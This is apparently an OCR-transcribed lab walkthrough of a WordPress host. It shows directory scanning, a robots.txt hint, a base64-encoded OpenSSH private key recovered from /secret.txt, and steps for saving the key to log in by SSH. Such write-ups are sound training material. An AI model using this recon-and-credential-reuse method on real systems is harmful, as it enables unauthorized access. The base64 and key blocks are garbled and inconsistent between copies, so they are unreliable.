
```
┌──(kali㉿kali)-[~/Downloads]
└─$ dirsearch --url http://192.168.121.89/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/Downloads/reports/http_192.168.121.89/__25-04-03_12-11-59.txt

Target: http://192.168.121.89/

[12:11:59] Starting:
[12:12:12] 403 -  279B  - /.ht_wsr.txt
[12:12:12] 403 -  279B  - /.htaccess.bak1
[12:12:12] 403 -  279B  - /.htaccess.sample
[12:12:12] 403 -  279B  - /.htaccessOLD2
[12:12:12] 403 -  279B  - /.htaccessBAK
[12:12:12] 403 -  279B  - /.html
[12:12:12] 403 -  279B  - /.htaccess.orig
[12:12:12] 403 -  279B  - /.htaccess.save
[12:12:12] 403 -  279B  - /.htaccessOLD
[12:12:12] 403 -  279B  - /.htaccess_sc
[12:12:12] 403 -  279B  - /.htm
[12:12:12] 403 -  279B  - /.htaccess_orig
[12:12:12] 403 -  279B  - /.htaccess_extra
[12:12:13] 403 -  279B  - /.httr-oauth
[12:12:13] 403 -  279B  - /.htpasswds
[12:12:13] 403 -  279B  - /.htpasswd_test
[12:12:15] 403 -  279B  - /.php
[12:13:15] 301 -    0B  - /index.php  ->  http://192.168.121.89/
[12:13:16] 404 -   21KB - /index.php/login/
[12:13:17] 301 -  321B  - /javascript  ->  http://192.168.121.89/javascript/
[12:13:20] 200 -    7KB - /license.txt
[12:13:40] 200 -    3KB - /readme.html
[12:13:42] 200 -   36B  - /robots.txt
[12:13:44] 403 -  279B  - /server-status
[12:13:44] 403 -  279B  - /server-status/
[12:14:04] 301 -  319B  - /wp-admin  ->  http://192.168.121.89/wp-admin/
[12:14:04] 200 -    0B  - /wp-config.php
[12:14:04] 400 -    1B  - /wp-admin/admin-ajax.php
[12:14:04] 302 -    0B  - /wp-admin/  ->  http://192.168.121.89/wp-login.php?redirect_to=http%3A%2F%2F192.168.121.89%2Fwp-admin%2F&reauth=1
[12:14:04] 500 -    3KB - /wp-admin/setup-config.php
```

After finish the whole directory scan here it give us all directory's list available on the IP here we got a Robots.txt file lets check it



```
User-Agent: *
Disallow: /secret.txt
```


Here we can see the /secret.txt file is Disallow lets check if we can see it or it conatian something interesting



```
LS0tLS1CRUdJTiBPUEVOU1NIIFBSSVZBVEUgS0VZLS0tLS0KYjNCbGJuTnphQzFyWlhrdGRqRUFB
QUFBQkc1dmJtVUFBQUFFYm05dVpRQUFBQUFBQUFBQkFBQUJsd0FBQUFkemMyZ3RjbgpOaEFBQUFB
d0VBQVFBQUFZRUF0SENzU3pIdFVGOEs4dGlPcUVDUVlMckttLckNSc2J2cTZpSUc3UjlnMFdQdjl3
K2drVVdlCkl6QlNjdmdsTEU5ZmxvbHNLZHhmTVFRYk1WR3FTQURuWUJUYXZhaWdRZWt1ZTBiTHNZ
ay9yWjVGaE9VUlpMVHZkbEpXeHoKYklleUM1YTVGMERsOVVZbXpDaGU0M3owRG8waVF3MTc4R0pV
UWFxc2NMbUVhdHFJaVQvMkZrRitBdmVXM2hxUGZicnc5dgpBOVFBSVVBM2xlZHFyOFhFelkvL0xx
MCtzUWcvcFV1MEtQa1kxOGk2dm5maVlIR2t5VzFTZ3J5UGg1eDlCR1RrM2VSWWNOCnc2bURiQWpY
S0tDSEdNK2RubkdOZ3ZBa3FUK2daV3ovTXB5MGVrYXVrNk5QN05Dek9STnJJWEFZRmExcld6YUV0
eXBId1kKa0NFY2ZXSkpsWjcrZmNFRmE1QjdnRXd0L2FLZEZSWFBRd2luRmxpUU1ZTW1hdThQWmJQ
aUJJcnh0SVlYeTNNSGNLQklzSgowSFNLditIYktXOWtwVEw1T29Ba0I4ZkhGMzB1alZPYjZZVHVj
MXNKS1dSSElaWTNxZTA4STJSWGVFeEZGWXU5b0x1ZzBkCnRIWWRKSEZMN2NXaU52NG1SeUo5UmNy
aFZMMVYzQ2F6TlpLS3dyYVJBQUFGZ0g5SlFMMS9TVUM5QUFBQUIzTnphQzF5YzIKRUFBQUdCQUxS
d3JFc3g3VkJmQ3ZMWWpxaEFrR0M2eWlxd2tiRzc2dW9pQnUwZllORmo3L2NQb0pGRm5pTXdVbkw0
SlN4UApYNWFKYkNuY1h6RUVHekZScWtnQTUyQVUycjJvb0VIcExudEd5N0dKUDYyZVJJZVGxFV1Mw
NzNaU1ZzYzJ5SHNndVd1UmRBCjVmVkdKc3dvWHVOODlBNk5Ja01OZS9CaVZFR3FySEM1aEdyYWlJ
ay85aFpCZmdMM2x0NGFqMzI2OFBid1BVQUNGQU41WG4KYXEvRnhNMlAveTZ0UHJFSVA2ZVkx0Q2o1
R05mSXVyNTM0bUJ4cE1sdFVvSzhqNGVjZlFSazVOM2tXSERjT3BnMndJMXlpZwpoeGpQblo1eGpZ
THdKS2svb0dWcy96S2N0SHBHcnBPalQrelFzemtUYXlGd0dCV3RhMXMyaExjcVI4R0pBaEhIMWlT
WldlCi9uM0JCV3VRZTRCTUxmMmluUlVWejBNSXB4WllrREdESm1ydkQyV3o0Z1NLOGJTR0Y4dHpC
M0NnU0xDZEIwaXIvaDJ5bHYKWktVeStUcUFKQWZIeHhkOUxvMVRtK21FN25OYkNTbGtSeUdXTjZu
dFBDTmtWM2hNUlJXTHZhQzdvTkhiUjJIU1J4UyszRgpvamIrSmtjaWZVWEs0VlM5VmR3bXN6V1Np
c0sya1FBQUFBTUJBQUVBQUFHQkFMQ3l6ZVp0SkFwYXFHd2I2Y2VXUWt5WFhyCmJqWmlsNDdwa05i
VjcwSldtbnhpeFkzMUtqckRLbGRYZ2t6TEpSb0RmWXAxVnUrc0VUVmxXN3RWY0JtNU1abVFPMWlB
cEQKZ1VNemx2RnFpRE5MRktVSmRUajdmcXlPQVhEZ2t2OFFrc05tRXhLb0JBakduTTl1OHJSQXlq
NVBObzF3QVdLcENNeElZMwpCaGRsbmVOYUFYRFYvY0tHRnZXMWFPTWxHQ2VhSjBEeFNBd0c1Snlz
NEtpNmtKNUVrZldvOGVsc1VXRjMwd1FrVzl5aklQClVGNUZxNnVkSlBubUVXQXB2THQ2MkllVHZG
cWcrdFB0R25WUGxlTzNsdm5DQkJJeGY4dkJrOFd0b0pWSmRKdDNoTzhjNGoKa010WHN2TGdSbHZl
MWJaVVpYNU15bUhhbE4vTEExSXNvQzRZa2cvcE1nM3M5Y1lSUmttK0d4aVVVNWJ2OWV6d000Qm1r
bwpRUHZ5VWN5ZTI4endrTzZ0Z1ZNWng0b3NySW9OVd0RFVVZGJkbUQyVUJaMm4zQ1pNa09WOVhK
eGVqdTUxa0gxZnM4cTM5ClFYZnhkTmhCYjNZcjJSakNGVUxEeGh3RFNJSHpHN2dmSkVEYVdZY09r
TmtJYUhIZ2FWN2t4enlwWWNxTHJzMFM3QzRRQUEKQU1FQWhkbUQ3UXU1dHJ0QkYzbWdmY2RxcFpP
cTYrdFc2aGttUjBoWk5YNVo2Zm5lZFV4Ly9RWTVzd0tBRXZnTkNSzhTbQppRlhsWWZnSDZLLzVV
blpuZ0Viak1RTVRkT09sa2JyZ3BNWWloK1pneXZLMUxvT1R5TXZWZ1Q1TE1nakpHc2FRNTM5M00y
CnlVRWlTWGVyN3E5ME42VkhZWERKaFVXWDJWM1FNY0NxcHRTQ1MxYlNxdmttTnZoUVhNQWFBUzhB
SncxOXFYV1hpbTE1U3AKV29xZGpvU1dFSnhLZUZUd1VXN1dPaVlDMkZ2NWRzM2NZT1I4Um9yYm1H
bnpkaVpneFpBQUFBd1FEaE5YS21TMG9WTWREeEQozZktaZ1R1d3I4TXk1SHlsNWpyYTZvd2ovNXJK
TVVYNnNqWkVpZ1phOTZFamNldlpKeUdURjJ1Vjc3QVEyUnF3bmJiMkdsCmpkTGtjMFl0OXVicVNp
a2Q1ZjhBa1psWkJzQ0lydnVEUVpDb3haQkd1RDJEVVd6T2dLTWxmeHZGQk5RRitMV0ZndGJyU1AK
T2dCNGloZFBDMSs2RmRTalFKNzdmMWJOR0htbjBhbW9pdUpqbFVPT1BMMWNJUHp0MGh6RVJMajJx
djlEVWVsVE9VcmFuTWpjVVdyUGdyelZHVCtRdmtrakdKRlgrcjh0R1dDQU9RUlVBQUFFQkFNGNS
aERvd09GeDUwSGtFK0hNSUoyalFJZWZ2d3BtCkJuMkZONmt3NEdMWWmlWY3FVVDZhWTY4bmpMaWh0
RHBlZVN6b3BTanlLaDEwYk53UlMwREFJTHNjV2c2eGMvUjh5dWVBZUkKUmN3ODV1ZGtoTlZXcGVy
ZzRPc2lGWk1wd0txY01sdDhpNmxWbW99VQmpSdEJENGc1TVlXUkF0OTzBOajlWV01UYlc5UkxpUgpr
dW9SaVNoaDZ1Q2pHQ0NIL1dmd0NvZjllbkNlajRIRWo1RVBqOG5aMGNNTnZoQVJxN1ZuQ05HVFBh
bWNYQnJmSXd4Y1ZUCjhuZksyb0RjNkxmckRtalFBQUFBbHZjMk53UUc5elkzQT0KLS0tLS1FTkQg
T1BFTlNTCBQUklWQVRFIEtFWS0tLS0tCg==
```

Upon visiting this file we see a bunch of text which is actually base64 encoded:

Lets decode is using cyber chef



Alphabet A-Za-z0-9+/=

☑ Remove non-alphabet chars

□ Strict mode

```
CnlVRWlTWGVyN3E5ME42VkhZWERKaFVXWDJWM1FNY0NxcHRTQ1MxYlNxdmttTnZoUVhNQWFBUzhB
SncxOXFYV1hpbTE1U3AKV29xZGpvU1dFSnhLZUZUd1VXN1dPaVlDMkZ2NWRzM2NZT1I4Um9yYm1H
bnpkaVpneFpBQUFBd1FEaE5YS21TMG9WTWREeQozZktaZ1R1d3I4TXk1SHlsNWpyYTZvd2ovNXJK
TVVYNnNqWkVpZ1phOTZFamNldlpKeUdURjJ1Vjc3QVEyUnF3bmJiMkdsCmpkTGtjMFl0OXVicVNp
a2Q1ZjhBa1psWkJzQ0lydnVEUVpDb3haQkd1RDJEVVd6T2dLTWxmeHZGQk5RRitMV0ZndGJyU1AK
T2dCNGloZFBDMSs2RmRTalFKNzdmMWJOR0htbjBhbW9pdUpqbFVPT1BMMWNJUHp0MGh6RVJMajJx
djlEVWVsVE9VcmFuTwpjVVdyUGdyelZHVCtRdmtrakdKRlgrcjh0R1dDQU9RUlVBQUFEQkFNMGNS
aERvd09GeDUwSGtFK0hNSUoyalFJZWZ2d3BtCkJuMkZONmt3NEdMWWlWY3FVVDZhWTY4bmpMaWh0
RHBlZVN6b3BTanlLaDEwYk53UlMwREFJTHNjV2c2eGMvUjh5dWVBZUkKUmN3ODV1ZGtoTlZXcGVy
ZzRPc2lGWk1wd0txY01sdDhpNmxWbW9VQmpSdEJENGc1TVlXUkFOTzBOajlWV01UYlc5UkxpUgpr
dW9SaVNoaDZ1Q2pHQ0NIL1dmd0NvZjllbkNlajRIRWo1RVBqOG5aMGNNTnZvQVJxN1ZuQ05HVFBh
bWNYQnJmSXd4Y1ZUCjhuZksyb0RjNkxmckRtalFBUFBBbHZjMk53UUc5elkzQT0KLS0tLS1FTkQg
T1BFTlNTSCBQUklWQVRFIEtFWS0tLS0tCg==
```

`3502` `47`

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAtHCsSzHtUF8K8tiOqECQYLrKKrCRsbvq6iIG7R9g0WPv9w+gkUWe
IzBScvglLE9flolsKdxfMQQbMVGqSADnYBTavaigQekue0bLsYk/rZ5FhOURZLTvdlJWxz
bIeyC5a5F0Dl9UYmzChe43z0Do0iQw178GJUQaqscLmEatqIiT/2FkF+AveW3hqPfbrw9v
A9QAIUA3ledqr8XEzY//Lq0+sQg/pUu0KPkY18i6vnfiYHGkyW1SgryPh5x9BGTk3eRYcN
w6mDbAjXKKCHGM+dnnGNgvAkqT+gZWz/Mpy0ekauk6NP7NCzORNrIXAYFa1rWzaEtypHwY
kCEcfWJJlZ7+fcEFa5B7gEwt/aKdFRXPQwinFliQMYMmau8PZbPiBIrxtIYXy3MHcKBIsJ
0HSKv+HbKW9kpTL5OoAkB8fHF30ujVOb6YTuc1sJKWRHIZY3qe08I2RXeExFFYu9oLug0d
tHYdJHFL7cWiNv4mRyJ9RcrhVL1V3CazNZKKwraRAAAFgH9JQL1/SUC9AAAAB3NzaC1yc2
EAAAGBALRwrEsx7VBfCvLYjqhAkGC6yiqwkbG76uoiBu0fYNFj7/cPoJFFniMwUnL4JSxP
X5aJbCncXzEEGzFRqkgA52AU2r2ooEHpLntGy7GJP62eRYTlEWS073ZSVsc2yHsguWuRdA
5fVGJswoXuN89A6NIkMNe/BiVEGqrHC5hGraiIk/9hZBfgL3lt4aj3268PbwPUACFAN5Xn
aq/FxM2P/y6tPrEIP6VLtCj5GNfIur534mBxpMltUoK8j4ecfQRk5N3kWHDcOpg2wI1yig
```

`2590` `39`

And here we get a private key to login in the server we already have a user name OSCP

lets check if its for this user

to use it we need to save this key in a file


command : vi filename

press i to write

paste the key

press ESC

press :wq! to exit from vi and save the key



```
-----BEGIN OPENSSH PRIVATE KEY-----
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
